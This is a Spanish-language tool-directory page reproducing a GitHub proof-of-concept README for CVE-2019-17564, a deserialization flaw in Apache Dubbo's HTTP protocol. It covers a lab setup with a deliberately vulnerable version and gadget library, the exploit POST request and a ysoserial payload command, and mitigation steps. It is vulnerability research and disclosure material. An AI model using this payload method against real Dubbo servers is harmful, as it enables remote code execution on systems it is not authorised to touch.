
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2019-17564 — CVE-2019-17564:vulnerabilidad de deserialización de Apache Dubbo | Kitploit

Herramientas/GitHubGitHub/fairyming/cve-2019-17564
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebHerramienta de Acceso RemotoDesarrollo de Payloads
GitHubfairyming/cve-2019-17564

CVE-2019-17564

CVE-2019-17564:vulnerabilidad de deserialización de Apache Dubbo

Ver Repositorio
8534hace 6 añosAún no revisado
Compartir

CVE-2019-17564: Vulnerabilidad de deserialización en Apache Dubbo

0x00 Introducción

Apache Dubbo es un marco RPC Java de código abierto de alto rendimiento y ligero que proporciona tres capacidades principales: invocación de métodos remotos orientada a interfaces, tolerancia a fallos inteligente y equilibrio de carga, y registro y descubrimiento automático de servicios.

0x01 Resumen de la vulnerabilidad

Apache Dubbo admite múltiples protocolos, y se recomienda oficialmente usar el protocolo Dubbo. Existe una vulnerabilidad de deserialización (CVE-2019-17564) en el protocolo HTTP de Apache Dubbo. La causa principal es que cuando Apache Dubbo habilita el protocolo HTTP, el manejo inadecuado del cuerpo del mensaje provoca una deserialización insegura. Cuando el proyecto contiene gadgets disponibles, puede conducir a la ejecución remota de código.

0x02 Versiones afectadas

2.7.0 <= Apache Dubbo <= 2.7.4.1 2.6.0 <= Apache Dubbo <= 2.6.7 Apache Dubbo = 2.5.x

0x03 Configuración del entorno

  1. Dado que el inicio de Dubbo depende de Zookeeper, primero instale Zookeeper
wget https://archive.apache.org/dist/zookeeper/zookeeper-3.4.10/zookeeper-3.4.10.tar.gz
# Renombrar zoo_sample.cfg en el directorio conf a zoo.cfg
mv zoo_sample.cfg zoo.cfg
# Ingresar al directorio bin e iniciar Zookeeper
./zkServer.sh start

WX20200222-171524@2x.png

  1. Obtener el proyecto de Dubbo desde GitHub y modificar pom.xml
git clone https://github.com/apache/dubbo-samples
# Ingresar al directorio dubbo-samples-http y modificar pom.xml
vim pom.xml

Cambiar la versión de Dubbo a una versión vulnerable WX20200222-172028@2x.png Agregar dependencia, importar un gadget desencadenante, en este caso commons-collections4-4.0

<dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-collections4</artifactId>
        <version>4.0</version>
    </dependency>

WX20200222-172346@2x.png

  1. Construir con Maven e iniciar Dubbo
mvn clean package
mvn -Djava.net.preferIPv4Stack=true -Dexec.mainClass=org.apache.dubbo.samples.http.HttpProvider exec:java

WX20200222-172721@2x.png

0x04 Explotación de la vulnerabilidad

Payload

POST /org.apache.dubbo.samples.http.api.DemoService HTTP/1.1
Host: 127.0.0.1:8080

payload

Aquí se usa ysoserial para generar el payload

java -jar ysoserial-master-55f1e7c35c-1.jar CommonsCollections4 /System/Applications/Calculator.app/Contents/MacOS/Calculator > 1.ser

Envío con Burp WX20200222-173202@2x.png

0x05 Métodos de mitigación

  1. Deshabilitar el protocolo HTTP
  2. Actualizar a la versión 2.7.5 o superior, enlace relacionado: https://github.com/apache/dubbo/releases/tag/dubbo-2.7.5

Enlaces de referencia:

https://www.mail-archive.com/[email protected]/msg06225.html

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    256

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





